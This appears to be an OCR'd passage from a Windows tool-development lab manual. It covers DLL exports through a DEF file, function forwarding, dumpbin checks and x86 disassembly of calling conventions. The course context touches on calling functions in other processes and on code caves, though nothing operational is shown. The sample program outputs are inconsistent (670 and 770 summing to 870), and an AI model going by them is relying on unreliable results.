
Content for `HelloClient.cpp` File

```
#include "../HelloDll/HelperApis.h"

INT main()
{
    HelloDll();
    //
    // try calling ListProcesses to see what happens
    //

    return ERROR_SUCCESS;
}
```


2. Build the solution

- We are finally at a point where we can build the entire solution! From the main menu bar, select **Build -> Build Solution**. Note those keyboard shortcuts! Sit back and let the build process take place.
- You will most likely see some errors similar to the following:

- The `LNK` prefix before the error number indicates this is a linking error. The description indicates that the linker cannot resolve a symbol that our main function is referencing. There are a few steps to fix this.
- The first one is adding a reference to the `References` project folder in the `HelloClient` project. Right-click the folder and choose **Add reference**.
- A new dialog box should automatically populate the DLL we need to reference. Check that box and choose **OK**. This is so the linker can locate where the functionality is referenced.



- Build the entire solution again. This time, you should only have a single error: Cannot open file ...HelloDll.lib. We will take care of this later, but as of right now, the `.lib` file does not yet exist.




- The other problem is that even though we created our function in a DLL, nothing was exported for use. We can take care of that in two ways, and the way we will solve that is by creating a `DEF` file.

Making the DEF File

1. Creating the `DEF` file in the `HelloDLL` project

- The definition file is an easy way to indicate what functions will be exported by the DLL, so let us add our function to it. Add a `DEF` file to the `HelloDll` project by choosing **Project** from the menu bar, then **Add Module**.




- Name the file to your liking.
- After it is created we can modify it and add the name of our function as an export.
- Our `DEF` file will be simple since we are only adding two exports.

Content for `hellodll.def`

```
LIBRARY HelloDLL

EXPORTS
    HelloDll    @1
    ListProcesses=kernel32.K32EnumProcesses
```


- The `@1` is the ordinal value and this can be any value you would like.
    - This gives another option for users to find the exported function.
- The forwarded function is assigning the address of `kernel32.K32EnumProcesses` to the `ListProceses` function.
- Now that the `DEF` file has been filled out, we need to make our project aware of its existence, if for some reason it is not already aware.
- We can do that by doing the following: **Project -> Properties**.

- In the Properties windows, choose **Linker -> Input**. If the project knows about your `DEF` file, it will be listed under Module Definition File. If not, you will have to add it there.



2. Build the solution again

- We can now attempt to build the entire solution again.
  - This time we should not have any errors.
- Monitor the Output window to see what feedback is given regarding the build process.



Transfer to the Test VM

Transfer both compiled files (the `EXE` and the `DLL`) to the Test VM, which is best done via the shared SMB folder that is set up between the two VMs. Simply copy/paste or drag and drop the files to the shared folder and they should show up in the Test VM `C:\Tools` folder.

Lab Execution Example and Troubleshooting

A successful run

```
PS C:\SEC670\Labs\Day1-Labs\HelloDll\HelloDll\Bin> .\HelloClient.exe

Hello DLL!
```

A failed run

```
PS C:\SEC670\Labs\Day1-Labs\HelloDll\HelloDll\Bin> .\HelloClient.exe
PS C:\SEC670\Labs\Day1-Labs\HelloDll\HelloDll\Bin>
```

When your program doesn't behave as desired. Make sure it at least worked on your Dev VM and go back a few steps.

- Did both the DLL and the EXE build correctly?
- Did both files transfer over to the Test VM?
- Did you build both files in Release mode?
- Did you export the function properly?
    - You can validate with dumpbin as shown in the slides

Lab Key Takeaways

- VS makes building DLLs easier.
- We can choose if a function should be exported by name, by ordinal, or both name and ordinal.
- `DEF` files the easiest and preferred method for exporting functions.
- When forwarding functions, we can verify the forwarding using dumpbin from a developer CMD prompt, check it out.

dumpbin against HelloDLL.dll

```
C:\SEC670\Labs\SANS-SEC670-Labs\Day1-Labs\HelloDLL\HelloDLL\Bin>dumpbin /exports
HelloDLL.dll
Microsoft (R) COFF/PE Dumper Version 14.29.30154.0
Copyright (C) Microsoft Corporation.  All rights reserved.

Dump of file HelloDLL.dll

File Type: DLL

Section contains the following exports for HelloDLL.dll

    00000000 characteristics
    FFFFFFFF time date stamp
        0.00 version
           1 ordinal base
           2 number of functions
           2 number of names

    ordinal hint RVA      name

          1    0 00001020 HelloDll = HelloDll
          2    1          ListProcesses (forwarded to kernel32.K32EnumProcesses)
```

- If you ever needed to forward a function to another DLL that has only exported that function by ordinal value and not a name, then you can still get it done. Raymond Chen shows you how in his `The Old New Thing`, check it out. [How do I forward an exported function to an ordinal in another DLL?]

Lab Enhancements

To some, this lab might seem rather trivial. Great! Here are some possible enhancements to implement to this lab.

- `DllMain` should always return as quickly as possible to not create a possible dead lock while the loader lock is held.
- Instead of having `DllMain` kick off the routine, have the routine created in a new thread so `DllMain` can return.
- Create a log file to capture any issues your DLL might have.
- See how the function `FreeLibraryAndExitThread` could be of use for DLLs

Lab Side Notes

- `printf` statements are not always best used in DLLs.
    - Log files could be useful or debugging statements that can be seen using Sysinternals Suite tool DebugView.
- When DLLs become more advanced, they become very difficult to debug and troubleshoot.
    - Stay out of "DLL Hell".

Lab 1.4: Call Me Maybe

Background

Knowing different calling conventions is important because you must know how functions find their arguments and who cleans them up from the stack. More importantly, if you find yourself in a situation where you need to call a function in a different process, you must know how that function is locating its arguments. Knowing its calling convention will make it a lot easier.


Objectives


- Make a `__stdcall` function.
  - Understand its disassembly.
- Make a `__cdecl` function.
  - Understand its disassembly.
- **Bonus**: Make a `__fastcall` function.
  - Understand its disassembly.

Lab Preparation

> **VMs Needed**
>
> **This lab is to be completed in your Windows Dev VM.**

1. Launch Visual Studio and create a new empty C++ project.
   - Name it what you would like and save it where you would like.





C++ or C?

It does not matter that it created a C++ project; we will be turning it into a C project when the files are added.

2. Add a header file and corresponding source file to store your code.

> **Adding Files**
>
> You learned how to add header files to projects during Lab 1.3 HelloDLL

- It is within this new header file that you will create your function declarations
- The header file should have at least one `__stdcall` function
  - It must return a `DWORD` value
  - It must accept two (2) arguments that are pointers to `INTs`, specifically `PINT`
- The header file should have at least one `__cdecl` function that
  - It must return a `DWORD` value
  - It must accept two (2) arguments that are pointers to `INTs`, specifically `PINT`
- The two functions must return the sum of the two (2) arguments
- All arguments will come from the command line
  - You must implement command line support

3. Create the `main.c` source file

> **Adding Files**
>
> You learned how to add source files to projects during Lab 1.3 HelloDLL

- This time, when you create the main source file, change the `.cpp` extension to `.c`
- Your `main.c` file should:
  - Implement the `main()` function
    - `main()` must support three (3) command line arguments
  - Call both functions from within `main()`
  - Store their respective return values in local variables
  - Return `ERROR_SUCCESS` to main's caller

Build the Solution

1. Build the solution for **x86 Release mode**
   - Monitor the Output window for build progress.

> **Output Window**
>
> The output window will also show you where the compiled binary is located

2. Run the compiled program locally on the Dev VM and verify it works as intended

   • Open a Windows Terminal prompt or a PowerShell prompt and execute the binary with the required command-line arguments.

Command line


```
PS C:\SEC670\Labs\SANS-SEC670\Day1-Labs\CallMeMaybe\Release\> .\CallMeMaybe.exe 670 770
870
```

Notional results

```
PS C:\SEC670\Labs\SANS-SEC670\Day1-Labs\CallMeMaybe\Release\> .\CallMeMaybe.exe 670 770
870
ThisIsStdcall: BestClass: 670, NextBestClass: 770
ThisIsCdecl: BestClass: 770, NextBestClass: 870
ThisIsFastCall: BestClass: 670, NextBestClass: 870
```

Dumpbin for a View

1. You can run the `dumpbin` utility against the binary to observe the minor differences among the calling conventions. To get started, open a Visual Studio Developer command prompt and navigate to the folder where your compiled binary resides. If you have a Windows terminal windows open, simply click on the drop down next to the "plus sign" and choose one of the developer command prompts: PowerShell or Command Prompt.



2. Run the following `dumpbin` command, and be sure to redirect the output to a log file:

Dumpbin

```
dumpbin /disasm /section:.text CallMeMaybe.exe > dumpbin-log.txt
```

3. Take a look at the log file using notepad or some other similar program like VS Code. Up first is the `__stdcall` function.

The STDCALL function called from _wmain

```
00401231: 8D 55 F8          lea         edx,[ebp-8]
00401234: 52                push        edx
00401235: 8D 45 F0          lea         eax,[ebp-10h]
00401238: 50                push        eax
00401239: E8 42 FE FF FF    call        _ThisIsStdCall@8
```

The STDCALL function itself

```
_ThisIsStdCall@8:
00401080: 55                push        ebp
00401081: 8B EC             mov         ebp,esp
00401083: 8B 45 0C          mov         eax,dword ptr [ebp+0Ch]    <--- arg 1
00401086: 8B 08             mov         ecx,dword ptr [eax]
00401088: 51                push        ecx
00401089: 8B 55 08          mov         edx,dword ptr [ebp+8]      <--- arg 0
0040108C: 8B 02             mov         eax,dword ptr [edx]
0040108E: 50                push        eax
0040108F: 68 70 30 40 00    push        403070h
00401094: E8 A7 FF FF FF    call        _printf
00401099: 83 C4 0C          add         esp,0Ch
0040109C: 8B 4D 08          mov         ecx,dword ptr [ebp+8]
0040109F: 8B 01             mov         eax,dword ptr [ecx]
004010A1: 8B 55 0C          mov         edx,dword ptr [ebp+0Ch]
004010A4: 03 02             add         eax,dword ptr [edx]
004010A6: 5D                pop         ebp
004010A7: C2 08 00          ret         8
004010AA: CC CC CC CC CC CC                      <--- will be code caves in memory
```

4. Notice how the function name is suffixed with an `@` followed by a number? This indicates the function is `STDCALL` following by the number of args, more technically the size in bytes of total args. Now take a look at the `__cdecl` function.

The CDECL function called from _wmain

```
00401241: 8D 4D F4          lea       ecx,[ebp-0Ch]
00401244: 51                push      ecx
00401245: 8D 55 F8          lea       edx,[ebp-8]
00401248: 52                push      edx
00401249: E8 62 FE FF FF    call      _ThisIsCdecl
0040124E: 83 C4 08          add       esp,8        <--- argument "cleanup" to the
stack AFTER the function is called
```

The CDECL function itself

```
_ThisIsCdecl:
004010B0: 55                push      ebp
004010B1: 8B EC             mov       ebp,esp
004010B3: 8B 45 0C          mov       eax,dword ptr [ebp+0Ch]    <--- arg 1
004010B6: 8B 08             mov       ecx,dword ptr [eax]
004010B8: 51                push      ecx
004010B9: 8B 55 08          mov       edx,dword ptr [ebp+8]      <--- arg 0
004010BC: 8B 02             mov       eax,dword ptr [edx]
004010BE: 50                push      eax
004010BF: 68 44 30 40 00    push      403044h
004010C4: E8 77 FF FF FF    call      _printf
004010C9: 83 C4 0C          add       esp,0Ch
004010CC: 8B 4D 08          mov       ecx,dword ptr [ebp+8]
004010CF: 8B 01             mov       eax,dword ptr [ecx]
004010D1: 8B 55 0C          mov       edx,dword ptr [ebp+0Ch]
004010D4: 03 02             add       eax,dword ptr [edx]
004010D6: 5D                pop       ebp
004010D7: C3                ret
004010D8: CC CC CC CC CC CC CC CC               <--- will be code caves in memory
```

5. Here the function name is not suffixed with anything. Why is that? This is because the function does not really know how many arguments will be passed into it. The `CDECL` calling convention is perfect for variadic functions like `printf`. Now take a look a the `__fastcall` function.

The FASTCALL function called from _wmain

```
00401254: 8D 55 F4          lea       edx,[ebp-0Ch]
00401257: 8D 4D F0          lea       ecx,[ebp-10h]
0040125A: E8 81 FE FF FF    call      @ThisIsFastCall@8
```

The FASTCALL function itself

```
@ThisIsFastCall@8:
004010E0: 55                push      ebp
004010E1: 8B EC             mov       ebp,esp
004010E3: 83 EC 08          sub       esp,8
004010E6: 89 55 F8          mov       dword ptr [ebp-8],edx      <--- arg 1
004010E9: 89 4D FC          mov       dword ptr [ebp-4],ecx      <--- arg 0
004010EC: 8B 45 F8          mov       eax,dword ptr [ebp-8]
004010EF: 8B 08             mov       ecx,dword ptr [eax]
004010F1: 51                push      ecx
004010F2: 8B 55 FC          mov       edx,dword ptr [ebp-4]
004010F5: 8B 02             mov       eax,dword ptr [edx]
004010F7: 50                push      eax
004010F8: 68 18 30 40 00    push      403018h
004010FD: E8 3E FF FF FF    call      _printf
00401102: 83 C4 0C          add       esp,0Ch
00401105: 8B 4D FC          mov       ecx,dword ptr [ebp-4]
00401108: 8B 01             mov       eax,dword ptr [ecx]
0040110A: 8B 55 F8          mov       edx,dword ptr [ebp-8]
0040110D: 03 02             add       eax,dword ptr [edx]
0040110F: 8B E5             mov       esp,ebp
00401111: 5D                pop       ebp
00401112: C3                ret
00401113: CC CC CC CC CC CC CC CC CC CC CC CC CC    <--- will be code caves in memory
```

6. Notice how the `__fastcall` calling convention uses the `@` symbol for a prefix **and** suffix.

